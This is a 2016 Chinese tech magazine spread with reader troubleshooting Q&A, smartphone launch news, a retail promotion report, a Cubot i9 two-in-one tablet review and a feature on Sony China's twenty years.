答:董师傅试了一下,还真的是这样,不过有办法曲线实现在低电量模式下开启 Night Shift 模式。先需要在“电池”中打开“低电量模式”,这时在控制中心或者“显示与亮度”处的 Night Shift 会无法设置。接下来激活 Siri,对 Siri 说“开启 Night Shift”,就可以同时开启低电量模式和 Night Shift 模式了。如果想要关闭 Night Shift 模式,也可以通过 Siri,发出语音指令“关闭 Night Shift”,或者到“电池”中先关闭“低电量模式”,再关闭 Night Shift。

如何在微信朋友圈发语音消息

睡不够仙森:前几天玩朋友圈,看到有朋友能发送语音留言,挺好玩的。自己折腾了半天,还把微信升级了,为什么就是找不到发送界面呢?

答:如果董师傅没有猜错的话,应该利用云应用或网页应用来实现语音分享的功能。来来来,扫右边这个二维码,最好保存在相册中,随用随扫,这样就可以在朋友圈发语音了。使用很简单,点击“开始”按钮即可进行语音录入,完成后可预览,也可以直接点击右上角的“分享到朋友圈”。

在QQ空间发说说显示iPhone SE客户端

东宝:奇怪了,苹果 iPhone SE 还没有开卖,怎么在 QQ 空间里看到有人的说说后面是“iPhone SE”的角标?

答:绝对是错觉,你被骗了,这只是利用了一段代码。打开手机 QQ,进入“动态”下的“好友动态”,先点“个性化”,取消手机标志显示。然后在说说写完的时候,空两行加入代码“[em]e10002[/em] {uin:2027888888,nick:iphone SE}”。iOS 自带输入法在发说说的时候不能进行换行,所以可在短信里打好代码,再粘贴过去。

如何从APP中提取音频文件

傅 vivi:想把手机《斗地主》里面的背景音乐弄出来做铃声,有办法提取吗?

答:Android 系统的 APP 是可以使用压缩软件 Winrar 直接解压缩的,无论图片、音乐、图标都可以在压缩文件夹中找到。为了快速找到,可以使用操作系统下的搜索工具,搜索文件夹内 *.mp3 的文件,各种音乐瞬间出现在眼前。

升级iOS9.3后无法激活怎么办

送中鸡:也是手贱,没事给平板升什么级。现在我的 iPad 2 没有办法激活,和板砖差不多了,打电话问了售后人员,他们让我等等,稍后会有解决方案,求助小编,还有什么非常规的方法可以解决?

答:有两个方法:第一,你可以把 iPad 连接到电脑,打开 iTunes,确保 iTunes 是最新版本的,然后选择你的设备,这时候会弹出激活页面,输入 Apple ID 和密码应该就可以了。不行的话就按第二个办法进行,关闭 iPad 或让它处于离线状态,登录 http://www.iCloud.com,输入 Apple ID 和密码,然后打开“查找我的 iPhone”,选择你的设备,点击“从账户中移除”,如果依然能看到视图中的地图,那么再次选择“所有设备”,点击设备旁边的“x”,进行移除操作。在成功设置后,再次登录你的 iCloud,iPad 就应该复活了。

怎么去除iOS系统蓝色小圆点

kuku:作为强迫症患者,在系统升级到 iOS 9.3 正式版后,复制“通知中心”的底部文字,然后点击 Home 键,屏幕就会出现一个小蓝点,而且位置飘忽不定,有时会跑去屏幕左上角,有时会跑去屏幕左侧,每次看到要抓狂。

答:最万能的解决方案就是重启系统,小蓝点就会消失。另外,在“通知中心”里点击底部文字,一直到选定的文字被取消选定,这时再点击 Home 键,蓝色小圆点就会消失,正所谓“解铃还须系铃人”。

系统应用

因软件安装导致蓝屏,无法进入安全模式

kinkin:在 Win10 系统下安装了一个软件后蓝屏了,页面提示“win10 inaccessible boot device”,最糟糕的是安全模式怎么都进不去,该怎么办呢?又要重装系统吗?

答:介绍一个移花接木的方法。找一台正常的电脑,下载“老毛桃 U 盘启动盘”制作工具,制作一个启动盘。把 U 盘插入有问题的电脑上,选择从 U 盘启动,进入老毛桃 Win 桌面,打开文件管理器,找到 C:\Windows\System32\config\RegBack 目录下的 SYSTEM 文件,并复制,然后回到 C:\Windows\System32\config 目录下,粘贴 SYSTEM,此时系统会提示是否覆盖,选择“是”。重启系统,进入安全模式,卸载该软件。如果是因为驱动升级造成的错误提示,多半显卡是罪魁祸首,可在安全模式中禁用显卡或者卸载显卡驱动来解决。

让Win10支持直接播放MKV/FLV文件

papa 虾: Win10 自带的播放器不能支持很多主流的视频和音频格式,比如网上下电影很普遍的格式 MKV 和 FLV,以及无损音频格式 APE 和 FLAC 等。能否通过插件实现呢?单位电脑不允许安装第三方播放器。

答:首先纠正你:Win10 自带的“电影和电视”可以解码很多视频格式,包括 MKV,而且可以外挂 srt 字幕。但它支持的音频格式的确不多,包括 DTS 音轨等都不支持。可通过安装视频 / 音频解码包 Windows 8 Codecs 来实现(下载地址:http://pan.baidu.com/s/1eRQoWxG)。它不是播放器,但安装后可使用系统自带的 Windows Media Player 或者 Media Center(多媒体中心)来播放几乎所有流行的视频和音频。

开启Win10隐藏的应用菜单

精灵顽主:升级到 Win10 后,觉得开始菜单弱爆了,列表显示方式效率极低,开始菜单里很多软件都不显示,能恢复到以前的版本吗?

答:恢复是不可能的,但是可以打开隐藏模式,显示全局程序视图,估计你以前没有听说过吧。打开“资源管理器”,在地址栏里输入“Shell:AppsFolder”,点击回车,然后在键盘上敲击“Win+R”的组合键,输入“Shell:AppsFolder”,点击回车。之后新开的文件夹窗口里便集合了所有系统内安装的软件。此外,右键图标有“卸载”、“固定到开始屏幕”、“固定到任务栏”等选项,这也被称为“上帝视角”。

音视频

看视频暂停后再播放声音为什么会变大

梅子:这是一个困扰我很久的问题。每次打开视频,只要暂停一下,再继续播放,耳朵都要炸,音量高得吓人。什么驱动都升级过了,完全没用!


答:如果董师傅没猜错的话,应该是自动环境音效捣的鬼。双击电脑右下角的喇叭按钮,进入“声音”页面,打开“播放”选项,选中“扬声器”后,点击“属性”。在新页面中,进入“增强”选项,把“禁用所有声音效果”勾选,就搞定了。有些声卡驱动会提供很多音效模式,最好不要点开。

下转37版

上接36版

从加密的SD卡里“挖出”音乐文件

功夫兔子：给老人买了一个音乐播放器，赠送的SD卡里面有1000首歌曲，但用读卡器连到电脑后，显示卡里并没有任何MP3文件，打开隐藏属性也一样。是做了加密？还是需要用专用软件打开呢？想把这些歌曲拷贝到我的车载音响中。



答：这应该是销售者对SD卡做了简单的加密处理，要破解很容易，去下载数据恢复软件DiskGenius，扫描存储卡后，就可以很轻松地通过树形图，一级一级地打开隐藏的文件夹（如图）。在软件中，可全选歌曲复制到本地硬盘上。

办公

如何用Word秒开PPT

GXL：如何才能快速把PPT里面的文字整理到Word中？光靠复制粘贴，会出现大量空格、回车等符号。

答：打开PPT，点击“另存为”，把“保存类型”修改为“大纲/RTF文件”。接下来启动Word，在文档类里选择RTF格式，找到刚才另存的文件打开，保存为Word格式。之后想怎么折腾就怎么折腾，无论字体也好，段落格式也好，都能完整地复制过来。

Word怎么设置护眼模式

AS1999：同事的电脑装的WPS，上面有专门的护眼模式，对于我们这种每天要盯着电脑看五六个小时，进行文字处理的人来说，简直就是福音，Word也能这么要吗？

答：Word没有这个模式，不过可以通过设置来实现。右击“桌面”，从弹出的右键菜单中选择“个性化”项，在打开的窗口中点击下方的“窗口颜色”链接进入。接着点击“高级外观设置”按钮。在打开的“颜色和外观”窗口中，将“项目”设置为“窗口”，点击“颜色”下拉列表，从中选择“其他”。在打开的“颜色”窗口中，将色调改为85，饱和度改为123，亮度改为205，点击“添加到自定义颜色”，“确定”即可。别看Word文档底色已变，但不会影响打印效果。

笔记本与整机


如何为iMac添加固件密码

Aer：在单位负责标书制作，配的是iMac电脑，虽然可以设置登录密码，但还是不放心，听说可以在硬件层面设置固件密码，防止从其他磁盘启动，重新安装系统。请问怎么操作？

答：的确有固件密码这一说法，它支持2011年以后生产的iMac。需要先关机，按住Command + R组合键，点按开机按钮，直到出现方框标志，进入恢复模式。选择“以简体中文作为主要语言”，点击向右的箭头，在“实用工具”菜单栏中选择“固件密码实用工具”。在出现的“固件密码实用工具”窗口中，点击“开启固件密码”，输入密码，按回车即可。它和大家熟悉的BIOS密码还是有点不一样的，当你默认从磁盘启动系统时，是不会出现固件密码验证窗口的，只有从其他磁盘启动或恢复系统才会出现。另外，密码一定要牢记，如果忘了，就只能去苹果维修站解锁了。

为笔记本升级802.11ac网卡，注意更换天线

敏郎：最近把笔记本上原配的300Mbps 802.11n网卡换成1200Mbps的802.11ac网卡，在和家里的802.11ac路由器连接时，笔记本显示连接速率为867Mbps，看起来很爽。可只要笔记本离开路由器一米多远，即便中间无障碍物，信号就会大幅度降低，而内网传输速度也只有20MB/s左右，难道802.11ac使用的5GHz频段信号衰减那么快？该怎么增强5GHz频段的信号呢？



单频2.4GHz（上）与5GHz天线（下）在尺寸和结构上有较大区别

答：在使用5GHz频段后，802.11ac信号的确会衰减，尤其是穿墙能力有所降低，但也不至于在无障碍物、距离一米多时，信号就出现严重衰减。出现这种情况，很有可能是你只更换了802.11ac网卡，却没有更换天线。实际上，不同的工作频率，对于天线的尺寸、造型要求是不一样的，早先的笔记本内置的WiFi天线，只为2.4GHz工作而设计，而工作在5GHz频段时，其灵敏度会大幅度降低，从而导致信号急剧衰减。因此，建议你看看笔记本的WiFi天线造型（一般在屏幕面），并在淘宝上购买与之造型相同的2.4GHz/5GHz双频天线（一定要购买双频天线，否则外出使用2.4GHz WiFi时，信号会严重衰减），并安装在原来的位置上，5GHz频段信号弱的问题有望得到改善。

即便是大屏游戏本，可升级显卡的也不多

人生和醋不相逢：前几年买的Alienware 17，显卡是GTX765M，现在玩游戏已经有些Hold不住了，听说17英寸以上的游戏本都可以更换显卡，请问这款笔记本最高可以支持什么显卡，在更换时要注意什么呢？

答：早期的外星人17英寸笔记本的显卡使用了MXM接口，可方便地拔插显卡，因此自行更换时比较简单，但外星人的命名从Alienware M17X变更为Alienware 17后，为了控制厚度，其显卡已经焊接到主板上，虽然理论上还能通过更换芯片来升级显卡，但考虑到操作难度极高，基本上断了升级的可能性。因此你的Alienware 17并不能升级显卡，实际上，游戏本也在朝轻薄化方向发展，因此，如今的大屏笔记本也极少使用MXM插槽安装显卡，所以不要被老经验迷惑，以为大屏游戏本都可以升级显卡。

打印

手机打印创业优选墨仓式打印机

勇敢向前：看了贵报的手机打印创业项目，我也动了起来，整体收益还行，当时为节省投资，就使用了家里以前的爱普生R330自行改装连供系统，开始用着还不错，可最近在打印时，会随机出现一小块地方缺色的现象，重复清洗喷头会好一段时间，但打印几张又不行了，请问这是什么原因？我是否该更换一台打印机，哪一款打印机合适呢？

答：出现这样的问题，很可能是连供系统的机内墨盒中的墨水已经泡沫化，在这种情况下，泡沫中的空气会进入喷头，导致无墨水喷出，造成随机缺色的问题。而导致内墨盒中的墨水泡沫化与你外出创业有关，毕竟打印摊移动时会震动，容易让墨水产生气泡，操作台太小，外墨盒摆放得比打印机低，还有供墨管挠曲等，都可能造成供墨时混入空气。要解决这一问题并不困难，只要拆下内墨盒，用大小合适的针管对准出墨口，缓慢抽动针管（如图），待抽出的全是墨水，确认没有空气时，内墨盒中墨水泡沫化的问题也就解决了。但外出摆摊的不良打印环境，容易让问题再次发生，因此建议你抽取一次墨水后，观察使用情况，如这个问题很容易再次发生，就需要更换打印机了。更换时，打印成本低的原装墨仓式打印机值得考虑，如需要六色机型，爱普生L850值得购买，而在四色机型中，佳能G1800是不错的选择。

使用商用激打要注意打印负荷

excword：由于办公室打印量较大，我们特地购买了激光打印机，但在使用了HP Laserjet PRO P1108、三星ML-2161等多款打印机后，发现激光打印机还是不太靠谱，才使用半年左右，都先后出现走纸不畅、卡纸几率增加，甚至噪音也增加了，有时候还有“咔咔”的齿轮撞击声，难道激打也不耐用吗？

答：应该说，现在的激打还是比较靠谱的，你说的多款激打在使用短短半年时间里，出现了那么多问题，很可能与你的使用有很大关系。首先，你要观察你使用的打印纸，不少打印纸脱屑严重，而脱落的颗粒会覆盖整个走纸通道和传动机构，从而造成你说的问题；其次，要注意打印量上，这些入门级激打的月打印负荷一般为5000～10000张，也就是每天打印200~400张，如果你打印量远超打印机负荷的话，激打的磨损将会加剧，从而出现“早衰”，尤其是机械传动机构很容易出现问题，因此，如果进行商用大负荷输出，在购买激打时一定要先关注打印机的月打印负荷这一参数。

打印模糊问题多，天气太潮是关键

Mikealson：最近，单位的激打总发生一些莫名其妙的问题，如进纸困难、打印出的稿件纸张发皱，更糟糕的是出现打印模糊，而且这些故障还有随机性，有时候几天下来都正常，有时候却是一天出现数次，尤其是早晨出现问题的几率更高。

答：春天到了，尤其在南方地区返潮、凝露现象十分严重，你所遇到的这些问题，与天气返潮有很大关系，在空气湿度很高时，打印纸易吸收水分，表面变滑，造成进纸困难；潮湿的打印纸经过打印机的高温定影辊后，容易出现褶皱，而碳粉受潮、潮湿造成定影辊温度不足等因素，都会让打印稿变得模糊。而每天空气湿度的差异，容易让你觉得故障具有随机性。面对这些问题，最重要的当然是防潮，如打印纸平常用塑料袋封好，需要打印时再取出放入进纸口，天气太潮或长期不用时，用塑料袋把打印机罩住，在打印前，提前开机，让打印机预热以驱逐潮气等，才能降低湿气造成的打印问题。

微信有奖挑刺

快得漂亮,薄得持久魅蓝 Note3 发布

魅族科技正式发布新款智能手机——魅蓝 Note3,16GB 存储容量配备 2GB 运行内存售 799 元、32GB 存储容量配备 3GB 运行内存售 999 元。4 月 6 日下午 4:30 起,用户可在魅族商城、京东商城以及魅族专卖店进行预约。4 月 11 日上午 10:00 在魅族商城及京东商城首发上市,魅族专卖店及各社会手机渠道也将陆续开售。

经几代产品金属机身的打磨,魅族对金属工艺有着更深的理解,并运用在魅蓝 Note3 其中。全新的金属机身,圆润的弧线使魅蓝 Note3 拥有更出色的手感,机身颜色拥有银色、灰色以及金色三种可选。魅蓝 Note3 延续 mBack 物理 Home 键设计,指纹识别臻于其中,最快 0.2 秒即可完成整个指纹解锁过程。Home 键集触摸返回、指纹解锁、指纹支付三大功能于其中,将交互与 ID 设计做到了平衡。5.5 英寸 Full HD 1080P 全贴合屏幕,PPI 高达

403,屏显效果细腻而透彻。配以 2.5D 弧形玻璃,使魅蓝 Note3 拥有更为圆润的视觉,及更佳的操作滑动手感。1300 万像素主摄像头,并将 F/2.2 光圈 5P 镜头包括其中,配备双色温闪光灯,并支持 PDAF 相位对焦;500 万像素 F/2.0 大光圈前置摄像头,搭配 FotoNation 2.0 智能美颜与 Face AE 面部曝光增强算法。

魅蓝 Note3 采用全新一代 Helio P10 处理器,8 颗 A53 架构核心,最高主频可达 1.8GHz,可根据实际使用场景进行智能调配,将性能与功耗做到平衡;搭配 Mali-T860 图形处理器,辅以 2GB /3GB 运行内存,无论是多个程序运行抑或大型游戏,魅蓝 Note3 均可轻松应对。魅蓝 Note3 运行基于 Android L 深度优化的 Flyme 5 系统,结合 4100mAh 典型值超大容量电池,Helio P10 绝佳的功耗控制,以及 Flyme 内核对续航的出色优化,使魅蓝 Note3 具备出色性能的同时,拥有超长的续航时间,4G 待机时间超 16 天。

魅蓝 Note3 全网通公开版为 6 模 18 频新全网通,同时可支持中国移动、中国电信及中国联通三大运营商网络;支持 VoLTE 技术,不仅接通等待时间更短,且通话质量更高。电信卡作为副卡时,也可用于接打电话。主卡位可复用兼容 Micro SD 内存卡拓展,使手机存储容量不再是束缚。

徕卡双摄加身 华为 P9/P9 Plus 正式发布

华为在英国伦敦正式发布了新一代旗舰机 P9,包括标准版 P9、高配版 P9 Plus 两个版本。P9、P9 Plus 采用金属加玻璃一体化机身,极简主义曲线,1.7mm 极窄边框,机身厚度仅 6.95 ~ 6.98mm。外观色调提供陶瓷白、琥珀金、玫瑰金、泰坦灰、神秘银等多种风格。P9、P9 Plus 是全球首款配置徕卡镜头的双摄像头手机,徕卡镜头的硬件光学水准,加上联合完成的成像质量软件调校,主攻的重点是提高手机暗光环境下的拍照质量。

P9、P9 Plus 采用了两个大像素传感器,一个 RGB 传感器,一个黑白传感器,确切地说是索尼 IMX286 1200 万像素传感器,像素尺寸 1.25 微米,拥有高动态范围,成像效果更佳(特别是在暗光环境下)。P9、P9 Plus 还提供三种对焦模式:激

光对焦:满足近距离拍照;景深对焦:有更深的景深范围;反差对焦:对焦更快更准确,适应更复杂场景。拍照设置中有标准、柔和、鲜艳三种不同的徕卡色彩模式,还提供全手动控制 ISO、快门速度、对焦模式、白平衡、曝光模式、测光、专业黑白等模式,支持 RAW 格式进行保存。P9、P9 Plus 还首次引入了独立为双摄像头深度计算服务的双核图像处理芯片,可以专门针对深度信息进行计算,对焦、成像运算过程更流畅,号称首款具备即时预览的智能手机。

P9、P9 Plus 首次搭载麒麟 955 处理器,台积电 16nm FinFET Plus 工艺制造,集成四个 A72 2.5GHz、四个 A53 1.5 CPU 核心,集成 i5 协处理器、Mali-T880 GPU 图形核心。指纹识别首次来到 P 系列,后置按压式,支持 4 等级安全保护。操作系统都是 Android 6.0 EMUI 4.1,并配备 USB Type-C 接口。双卡双待全网通,支持不同国家和地区 20 多个频段,支持天际通功能,全球首创虚拟三天线技术,无论以何种姿势握持手机,都能获得良好信号质量。

屏幕方面 P9 采用 5.2 英寸 IPS LCD,P9 Plus 则是 5.5 英寸 Super AMOLED,分辨率都是 1080P,都支持压感操作,P9 可以选择 3GB 内存 +32GB 存储、4GB 内存 +64GB 存储,P9 Plus 则只有 4GB 内存 +64GB 存储。

至于大家关心的售价,P9 3GB 内存版本价格是 599 欧元,折合人民币约 4415 元,而 4GB 版本是 649 欧元,折合人民币约 4780 元。P9 Plus 售价则是 749 欧元,折合人民币约 5519 元。

升值千亿市场,百大厂商助力京东3C升级计划

4 月 6 日,2016 京东 3C 战略发布会暨 3C 购物节启动仪式正式开启,3C 品类一直是京东商城最为重要的支柱品类,此次发布会不仅是京东 3C 事业部第一次以全品类联合方式进行公开亮相,更揭开了京东 3C 平台价值全面升级的序幕,大会公布了京东 3C 升级计划,集中展现了其强有力的整合、创新和增值能力。同时,大会还启动了京东 3C 购物节的促销战役,4 月必将会掀起一轮来自京东 3C 的聚能风潮。

为了更好地从品牌零售商向品牌服务商转型,京东提出了 3C 升级计划,涵盖运营、营销、渠道、金融等方面,全方位推动品牌升值。渠道上,京东将整合 3C 全渠道能力,为合作伙伴提供定制化的渠道解决方案,除了京东原有的 PC、APP、微信、手 Q 等传统渠道,未来京东还将发力企业客户采购、开普勒线上联盟、线下渠道联盟、区域行销渠道等新渠道解决方案,打造线上线下全渠道平台。京东致力于成为全球唯一拥有中小件、大件、冷藏冷冻仓配一体化物流设施的电商企业。

“京腾计划”是京东与腾讯共同推出的战略合作项目,利用京东销售大数据和腾讯社交大数据对消费者进行精准人物画像,深度打通消费者触媒习惯,为厂商提供定制化的营销解决方案,实现销量和品牌的双重提升,并针对不同属性消费需求形成多维战场,利用腾讯社交平台进行精准人群定制化投放。此外,京东金融服务将是未来京东聚焦的重要领域之一。未来,京东金融将继续助力 3C 品类,为 3C 品牌厂商提供全产业链一体化金融解决方案。

发布会尾声,京东 3C 事业部总裁胡胜利先生上台宣布,京东 3C 购物节正式开启。4 月 6 日起,百大厂商品牌联合限时大促,全场低至 5 折起!4 月 6 日至 10 日,每天一个超级品牌日;4 月 11 日至 17 日,每天一个品类惊喜福利;4 月 18 日至 20 日,大牌手机每天 5 折限量抢,100 万件商品 5 折抢!4 月 21 日至 26 日,文具最高每满 199 元立减 80 元,并有 10 万个数码福袋,以及电脑办公 1000 元抵扣券限量抢。

QQ联手KFC,让品牌与“网一代”无障碍沟通

近日 QQ 与肯德基携手进行跨界品牌联合营销活动,QQ 与 KFC 宣布双方将在品牌、产品、未来科技门店等方面开展深度合作。同时,全国将上线 500 多万份 QQ 伴伴套餐,随套餐附赠“QQfamily 闪卡”,用户可直接兑换 QQ 会员、QQ 空间黄钻、QQ 音乐绿钻及数字专辑等权益。除此之外,双方将在近 5000 家肯德基店合作推出 QQ 主题形象,并将推出 QQfamily 主题形象店。后续,双方还将在“QQ × KFC”线上店、虚拟表情等方面展开合作,与 QQ 社交体系和通讯场景紧密结合,通过 QQ 作为国内最大的年轻人社交平台的优势,让品牌与年轻人“无障碍沟通”。

QQ 与肯德基的品牌联动,分别抓住了各自最核心的产品特点——“食”与“聊”。无论是肯德基数量众多的线下门店,还是 QQ 形象鲜明的卡通人物,都通过一款套餐实现紧密结合,力图寻求一种具有体验价值的产品合作方式。此次,QQ 与 KFC 将推出 500 多万份“QQ 伴伴套餐”,而这只是双方合作的开始,李丹透露,之后 QQ 将与 KFC 一起在 QQ 上建立 KFC 全球第一家线上店,并在表情、挂件等装饰上进行合作;在线下,QQ 也会将热聊、部落、QQ 吃喝玩乐等社交功能与 KFC 实体店结合,将 KFC 店变成未来的“餐饮 + 社交”的热点,构建一个融餐饮、社交、娱乐为一体的生态。

责编:黄益坪　组版:祝中银　责校:杨军
日期:2016.4.11　投稿邮箱:itechmiao@vip.sina.com

参考价格:2999 元(不含键盘)
推荐指数:★★★☆

虽然二合一笔记本的初级形态早在几年前就已经出现在市场上,但要说到二合一产品全面开花应该是近两年的事情。此前OEM厂商纷纷掀起一股变形超极本风潮,其表现只能算是不瘟不火,直到微软Surface的出现,打破了平板和PC之间的界限,真正做到了二合一。而我们本期体验的这款酷比魔方i9采用了和Surface类似的设计,那么它的表现究竟怎样呢?

酷比魔方 i9 叫板 Surface 还欠火候

正面和 Surface 撞脸了

此前我们多次评测过酷比魔方的产品，对于其家族式的设计也算是比较熟悉。不同的是,作为酷比魔方旗下主攻高端市场的产品,i9 在设计上相较于前代产品 i7 来说作出的改变是显而易见的。最大的两点变化就是在机身背面加入了变形支架以及将磁吸式实体键盘更换为皮套键盘。带来的直接效果就是搭载皮套键盘的 i9 从正面看起来和 Surface 3 有着高度的相似性。

不过，从一些细节的地方还是可以看出 i9 和 Surface3 的区别。首先是机身颜色上,i9 继承了酷比魔方一贯的蓝灰色标准配色。作为一款全金属机身的平板，这种配色看起来会有一种类似于塑料的感觉,降低了机身的品质感。明显采用银灰色金属机身的产品看起来更具档次感。此外,机身四周的卡孔虽然谈不上粗糙但也谈不上精致，尤其是机身支架后面的金属铰扣，直接裸露在外而且上面还沾染着润滑油，透过卡扣之间的缝隙能够看到机身内部的排线。作为一款 3000 元的平板电脑,这样的做工还是会给人一种粗糙的感觉。

既是键盘也是保护套

站在平板电脑的角度来看,i9 绝对算得上是一个“大块头”。12.2 英寸的屏幕、970g 的机身重量基本保证了你不可能把它当成纯粹的平板电脑来使用。因此,这次升级的皮套键盘就成了它的“标配”,然而和 Surface 一样,这款皮套键盘也是需要单独购买的，只不过和后者接近千元的售价相比,i9 的皮套键盘还算良心,只需要 299 元。值得肯定的是这块键盘的做工还是不错，皮质表面手感好,键盘键程虽然较短但触感舒适,长时间打字也不会太累。磁吸式的设计使得键盘和主机能够完美贴合，合上键盘之后,它就摇身一变成为主机的保护套,非常实用。

谁说平板不能玩 LOL

作为一款生产力工具，拓展性就是一个非常重要的问题。酷比魔方 i9 将机身上主要的接口都放到了机身左侧,分别为 3.5mm 耳机接口、USB Type-C 接口、TF 卡槽及一个标准的 USB 3.0 接口。将 USB 接口放在机身左侧是一个糟糕的设计,如果你使用的是有线鼠标,那么鼠标线就必须从机身后面缠绕过来,不太方便(除非你是左撇子)。当然,只有一个 USB 接口平时用起来还是比较局促的,建议搭配一个拓展坞。另外,此次 i9 采用的并非常见的 USB 电源接口,而是那种老式的 12V/2.5A 电源适配接口,这也就意味着你出差的时候必须带上它那个“大黑粗”的电源适配器。

近段时间，我一直把酷比魔方 i9 当作日常主力机来使用。就使用的体验来说,还是非常不错的,大屏幕 + 实体键盘 +Win10 系统使得其使用起来接近笔记本电脑的感觉。这块 12 英寸的 1080P 屏幕显示效果清晰、细腻,在室外的强光下也拥有不错的可视效果。更重要的是,由于采用了 Windows 系统，平时常用的一些诸如 Office 套件、WPS 等办公软件都能够保证完美支持,平时出门在外,应急办公它都能够从容应对。


此次 i9 采用了一颗 Intel Core M3-6Y30 处理器,这颗处理器也被用在了 Surface Pro 4 入门版上，它是 Intel Core M 系列的低端版本,主要面向对便携性有着较高要求的移动计算设备,其本身的性能还是不俗的。再加上其采用了 4GB 的运存，理论上对于一些大型 3D 游戏会有更好的支持。我们还是使用了《英雄联盟》进行测试,游戏的载入速度较快，整个游戏运行的流畅度也是让人满意。同时,得益于 CPU 低功耗的设计,机身的发热控制还算良好,主要集中在机身左侧的接口处。另外,此前我们多次评测中提到了酷比魔方的平板电脑存在着扬声器声音较小的问题，这次 i9 终于解决了这个问题。通过观察发现,机身两侧分别设计了两个扬声器使得整机的外放音效得到了较大的提升，无论是玩游戏还是看电影都能获得更好的体验。

变形支架可以支持两挡的变形支撑，便于打字、观看

蓝灰色的机身配色会让人产生一种塑料机身错觉


皮套键盘的加入使得整机在保证了较薄的机身厚度的同时提升了输入的效率

机身左侧的接口布局比较凌乱,影响了整机的美观


面对 4K 分辨率的视频,酷比魔方 i9 也能够保证流畅播放

得益于处理器性能的提升,对于《英雄联盟》这类大型游戏 i9 都有着不错的体验

实体键盘加上 Windows 系统使得移动办公变得更加方便


12 英寸的 1080P 屏幕在日常办公、浏览网页的时候都拥有不错的视觉效果

总　结　进步明显,但性价比不算高

PC 平板二合一的口号喊了很长的时间,但真正实现这个口号其实非常困难,必须得在外观、工艺、性能、发热、重量、拓展等方面做出平衡,任何一个方面的缺失都会形成整机表现的“木桶效应”。作为一款国产平板，酷比魔方 i9 在移动办公、娱乐性上都相较之前的产品有了显著的进步。但在外观、工艺、性能等方面还有较大的提升空间，而其 2999 元的售价性价比也不算高，毕竟 Surface 3 现在也才这个价。

责编:陈小豆　组版:何雪松　责校:杨军
日期:2016.4.11　投稿邮箱:techmiao@vip.sina.com

索尼中国20年 拿什么守护“姨夫”的微笑

@任力

愚人节前，索尼中国在微信朋友圈的一条推广信息被大家集体点赞，当然这主要归功于胡歌引来的众人舔屏。当一位颜值与实力兼具的人气演员，与以工艺设计和黑科技著称的索尼合体时，的确给人一种赏心悦目的感觉。既然能请大咖代言，那索尼应该不用再卖楼了吧?

“70后”、“80后”心中的数码记忆

今年是索尼中国成立的第二十个年头，同时索尼也即将迎来自己的七十岁生日。七十年前的1946年5月，创始人井深大与盛田昭夫成立了东京通信工业株式会社，这便是索尼的前身。

在上个世纪八九十年代，索尼在全球几乎是一个家喻户晓的消费电子品牌，尤其对于中国的“70后”、“80后”来说，索尼的品牌与其麾下的Walkman等标志性产品，是那个年代的年轻人记忆中挥之不去的青春与情怀。虽然我们在80年代就已经知道索尼了，但当时那些索尼产品多以代理商进口方式入华，索尼中国公司在1996年才正式成立，事实上，索尼的产品对国人的影响远远不止20年。

最初对于索尼的印象应该来自电视机，各位可曾听过那个叫做“WEGA贵翔”的索尼电视品牌，还有那句熟悉的“It’s a sony”？这个采用特丽珑和DRC倍线技术的电视机子品牌出现于1997年——也就是索尼中国刚成立不久。此后索尼还将特丽珑这一经典技术移植到了Bravia电视中。那个时候家中能有一台索尼贵翔CRT电视，应该也是身份的象征吧。

比起电视，更让当时的年轻人心潮澎湃的还要数Walkman这个名字，不管是卡带随身听还是后来的CD机，在很长一段时间里，索尼Walkman几乎就是“随身HiFi”的代名词（还记得上学时一个胖胖的男生用一台Walkman成功牵手班里女神的故事）。可以说Walkman的诞生改变了大众的收听方式以及唱片业，让普通人也能享受到高品质音乐带来的快乐。当然，索尼还有很多经典产品，比如VAIO笔记本、索尼爱立信手机、PSP、PS主机、Handycam摄像机、微单等等，任何一个索粉都能如数家珍。

如今许多国人争先恐后地去日本买保温杯、电饭煲、马桶盖，这种对日本产品的痴迷，恐怕有很大一部分也是索尼培养起来的吧。正是因为索尼对技术和工业设计的执著追求，让更多国人开始慢慢懂得精品的价值。

和任天堂结束合作后，固执的索尼独立发布自己的游戏主机，成就了PlayStation一代神机

小时候梦想的大彩电

世界上第一台Walkman TPS-L2

令人惋惜的索尼VAIO笔记本，当年无论男女谁不想要一台“亮骚”的VAIO笔记本呢?

“破产PO”怎么一下就火了?

但是，最近几年，索尼似乎“老了”，iPhone成了新一代年轻人心目中的“Walkman”，带有苹果和三星品牌标志的商店，席卷了街头巷尾的电器产品商铺。再看看创造过家电与娱乐数码产品无数辉煌的索尼，已“窘迫”到卖楼、卖地、卖股票。2013年出售纽约总部大楼；2014年出售笔记本电脑业务VAIO和东京部分地产包括旧总部大厦，分拆电视机业务。

索尼“被退出”中国已经N次，微博上甚至有一个ID为@今天SONY破产了吗的用户，每天更新的微博内容必有“并没有”。这位博主实际上是索尼的铁粉，在索尼粉丝中也是相当知名，被戏称为“破产PO”，可能大家每天去看一看他微博上的“并没有”才会安心，谁也不希望看到它完结撒花……所谓爱之深责之切估计就是这样的心情吧。

